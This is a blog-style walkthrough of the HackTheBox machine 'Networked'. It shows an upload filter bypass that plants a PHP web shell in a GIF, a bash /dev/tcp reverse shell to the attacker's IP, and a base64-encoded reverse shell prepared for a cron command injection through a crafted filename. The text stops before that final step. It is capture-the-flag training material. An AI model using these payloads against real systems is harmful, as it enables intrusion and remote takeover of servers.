Good evening hackers!! I am back with another walkthrough. This time we are doing another linux box named Networked. So lets dig in.


Enumeration

```
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
443/tcp closed https
```

From the nmap scan we can see there are just two ports open. 22 and 80. Https (port 443) was closed. So its all about attacking port 80. We can also brute force ssh but that would be waste of time. So starting with port 80 now.


Port 80

Home page contains some notes:



Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse

Source code reveals important bit of information which could be useful. There is a hint that uploads directory is present which could possibly lead to arbitrary file upload vulnerability. Lets find out:




```
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
```

I ran gobuster in the background to find out possible hidden directories:

```
┌──(root💀kali)-[/home/rishabh/HTB/Networked]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -x php,txt -t 16
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 237] [-->
http://10.129.197.75/uploads/]
/photos.php           (Status: 200) [Size: 1302]
/upload.php           (Status: 200) [Size: 169]
/lib.php              (Status: 200) [Size: 0]
/backup               (Status: 301) [Size: 236] [-->
http://10.129.197.75/backup/]
```


Going to each page one by one, I started with photos.php. It seems al uploaded files might get displayed here but in the comments it was written upload and gallery is not linked yet.




Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 127_0_0_4.png	uploaded by 127_0_0_3.png	uploaded by 127_0_0_2.png	uploaded by 127_0_0_1.png
CentOS	CentOS	CentOS	CentOS

Upload.php is a simple page with a browse button through which we can upload and go button to upload that file.



backup directory has a file called backup.tar.



Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
backup.tar	2019-07-09 13:33	10K	

I downloaded this file and extracted the contents to see if any sensitive file is present. Its a backup of all the php files present on the web. First here is the code of upload.php page:


```
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']
['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR .
$name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
  }
} else {
  displayform();
}
?>
```

And here is the code of lib.php script:

```
<?php

function getnameCheck($filename) {
```

```php
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  #echo "name $name - ext $ext\n";
  return array($name,$ext);
}

function getnameUpload($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  return array($name,$ext);
}

function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
  return array($ret,$msg);
}

function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}

function displayform() {
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
 <input type="file" name="myFile">
 <br>
<input type="submit" name="submit" value="go!">
</form>
<?php
  exit();
}



?>
```

For normal testing, I downloaded a gif file, turned on my burp intercept and saw what is the response and to better know about the workflow.
Here is the normal response:




```
POST /upload.php HTTP/1.1
Host: 10.129.197.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------6994335924252887157411648979６
Content-Length: 4875
Origin: http://10.129.197.75
DNT: 1
Connection: close
Referer: http://10.129.197.75/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------69943359242528871574116489796
Content-Disposition: form-data; name="myFile"; filename="download-click-here.gif"
Content-Type: image/gif

GIF89aÈY÷mrzlg,ul}>u  >Cl(RdGdeconpyyz
 /(24507'!$'+4:=2 7£? 9¥<¥<§>§55B
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 15 Nov 2021 16:34:10 GMT
3 Server: Apache/2.4.6 (CentOS) PHP/5.4.16
4 X-Powered-By: PHP/5.4.16
5 Content-Length: 37
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <p>
    file uploaded, refresh gallery
  </p>
```

The name of the uploaded filename changes to your attacker box IP appended by the file extension. And the location changes to /uploads/[filename]
Reading the code will give some important pieces of information regarding the file we upload.

1. Only remote hosts whose IP starts with 10.10. can upload (thats HTB peeps LOL)
2. The file size should be less then 60000bytes
3. You can upload only images whose extensions can be .jpg,.png,.gif,.jpeg
4. Mime type should be image/gif or any valid image/[valid extensions listed above]
5. And the file headers should be the appropriate magic numbers so that the file type doesn't change.


So keeping all these things in mind, this is the request I sent to the webserver:



```
POST /upload.php HTTP/1.1
Host: 10.129.197.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------69943359242528871574116489796
Content-Length: 1587
Origin: http://10.129.197.75
DNT: 1
Connection: close
Referer: http://10.129.197.75/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------69943359242528871574116489796
Content-Disposition: form-data; name="myFile"; filename="download-click-here.php.gif"
Content-Type: image/gif

GIF89
  /(24507'!$'+4:=2 7£? 9¥<¥<§>§55B
KSA¥B§@©DªG«J©U¬]6q4]±'NNyBw³Oqe||}£{L«U¥d·a-viz±u´¶yº|¾~ÆWÉl¤ÊsiÔ~¬Ó}¤¸¤£¤±¯³ºº»ÄÏ£ËSÐªÔ©Ù°Ø³Ý-Ø²Ü¶á´à·å½êºè½ì³Á¬ Ð ©Ñ©½Ó¯¸Ø¸Ç×¾À
ð Äô£Çø¦ÉûSËû¨Ìÿ ªÁÁÂÈÇÈÌÌÍÍÎÛÆÔÓÖÕÛÜÝÍàÌÓãÓÜäÔÞé×ÞéÝçôÞáàâæèæìéîïíîëôæòùíòóòöúóúùûûÿÿÿ*>###-/,887XP(]g'h
p>R1IZUrapjz&A@AHGHYYZ"D©G³N°U²l»8vÂF¾à¤Âä¬Îÿ-Éç¶Ðê¿Ñÿ±ÖíÇÞñÑ÷òú!ÿNETSCAPE2.0!ù,
(¾1ÿ! 80"Af(\Èa#JH±¢Å3jØ°£Ç C4¨ É± Ë0cÊI³¦Í8sêÜÉ³§L@¾@a8( j!b"@JµªÕ«X±:ØÊµ«×¯`ÃÍJ¶¬Y«Òª i-Û·pÛRKwÝ»xífÀàÒ"ISzh9ÁÄÃb+^Ì¸±ãÇ#KN|¸
@!>©e; ¶-Û¸¨SDpK{ê§g)åÖ*</°¨ÿÚ¨ú¨©:©Z©z©©r(SiáaàÀ(%0¥'@"Ð_©êÐeiSoãe³Zæª"@Ò$¾ú«À¬Â¬OÂ.óN:rO@ª"B"O!ÔZ-%@Ø-×-Üj-%`'©
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>


-----------------------------69943359242528871574116489796
Content-Disposition: form-data; name="submit"

go!
-----------------------------69943359242528871574116489796--
```

```
HTTP/1.1 200 OK
Date: Mon, 15 Nov 2021 17:36:04 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

<p>
  file uploaded, refresh gallery
</p>
```

I have changed the filename's extension to ".php.gif" so that when the extension is seperated from the filename, .gif is already present in the valid extensions list. So extension whitelist has been bypassed. The mime-type is also valid which is image/gif. The file starts with valid magic bytes of a gif file. I deleted most of the file data and kept some to look like a valid file. At the end I added a php command execution line with a paramter "cmd" set. As you can see the file has been uploaded. This is the look of the gallery after the file got uploaded:



Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_17_253.php.gif	uploaded by 10_10_17_253.gif	uploaded by 10_10_17_253.gif.gif	uploaded by 127_0_0_4.png
uploaded by 127_0_0_3.png	uploaded by 127_0_0_1.png	uploaded by 127_0_0_2.png	

Now, our modified file didn't render properly because it contained some bad characters. Now, we have to navigate to the location of this file, so that we can execute commands on the server. Copy the filename from the table and go to /uploads/[filename]


Initial Foothold

Without any commands supplied, the file will look something like this:




```
GIF89��� �� �������� � ��/�(�2�4�5�0�7�'�!�$�'�+�4�:�=�2�7�?�9�<�<�>�5�5B� K�S�A�B�@�D�G�J�U�
]�6q�4]�'N�Ny�Bw�Oq�e|�|}�{��L��U��d��a��v��z��u����y��|��~��W��l��s��~��}������������������������ă�Ọ�'�Ћ�Ʊ�������ي�����嗽
���P�ꭥ�ȳ�887,/-###<* ���������������������������������������������������������������������������طXP(]g'h p>R1IZUrap
jz&A@AHGHYYZ��"�D�G�N�U�l�8v�F��������������������������!�NETSCAPE2.0!��, (�1�! 80"Af(\Ȓa��#J�H��ŋ3j�ڼ�Ǐ C�4���ɓ�������-0cʜI��8s��ɳ�L @��@a8( j!b���
"@�J��ɦX�:�ᆨ�`Ê�J��Y�Ç� ��vp�R�Kw��x�f��⁎"ISzh9�A��b+〆��ǐ#KN|��� @!>�e�;���-ʌ�SDpK{g)��*�
```

Now to execute commands, we need to append ?cmd=[command] to the file in the addressbar. Passing command "id" yields apache user's id:




```
GIF89��� �� �������� � ��/�(�2�4�5�0�7�'�!�$�'�+�4�:�=�2�7�?�9�<�<�>�5�5B� K�S�A�B�@�D�G�J�U�
]�6q�4]�'N�Ny�Bw�Oq�e|�|}�{��L��U��d��a��v��z��u����y��|��~��W��l��s��~��}�����������������������ă�Q�'�Ћ�Ʊ�������ږ��������
���P�ʁ�ÿ�887,/-###<* �������������������������������������������������������������������������������ⅼXP(]g'h p>R1IZUrap
jz&A@AHGHYYZ��"�D�G�N�U�l�8v�F�������������������������!�NETSCAPE2.0!��, (�1�! 80"Af(\Ȑa������η�L @��@a8( j!b���
"@�J��ђX�:����`Ê�J��Y�Ç� ��vp�R�Kw��x�f��"ISzh9�A��b+��ĭ#KN|��� @!>�e�;���-ʌ�SDpK{�g)��*�uid=48(apache) gid=48(apache) groups=48(apache)
```

Now, we can use pentest monkey rev shell one liners to catch a shell and gain foothold on the server:



```
GET /uploads/10_10_17_253.php.gif?cmd=/usr/bin/bash+-i+>%26+/dev/tcp/10.10.17.253/8989+0>%261 HTTP/1.1
Host: 10.129.197.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


I passed bash one liner to the command parameter and caught the shell:



```
┌──(root💀kali)-[/home/rishabh/HTB/Networked]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.197.75.
Ncat: Connection from 10.129.197.75:49854.
bash: no job control in this shell
id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ 
```

Privilege Escalation

Some manual enumeration reveals, there is a crontab running every 3 minutes for the guly user:



```
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

And the check_attack.php script is:


```php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

This script removes malicious files from /var/www/html/uploads directory and report it by mail to user guly. In the line where php executes remove command and all the

suspicious files are removes from uploads directory, the command being used doesn't sanitize properly the variables being used. PATH variable is predefined at the top but the "value" variable is not. So, we can create a malicious file starting with "; [our command here]" and our command will get executed after the semicolon.
Now comes the demonstration:
I was not able to include path of /dev/tcp in touch command so I encoded it into base64 first:


```
┌──(root💀kali)-[/home/rishabh/HTB/Networked]
└─# echo "/usr/bin/bash -i >& /dev/tcp/10.10.17.253/8484 0>&1" | base64
2 × 1 ⚙
L3Vzci9iaW4vYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy4yNTMvODQ4NCAwPiYxCg==
```

Now I created the malicious file using touch command and piped the base64 string to decode and then to bash to let it execute:



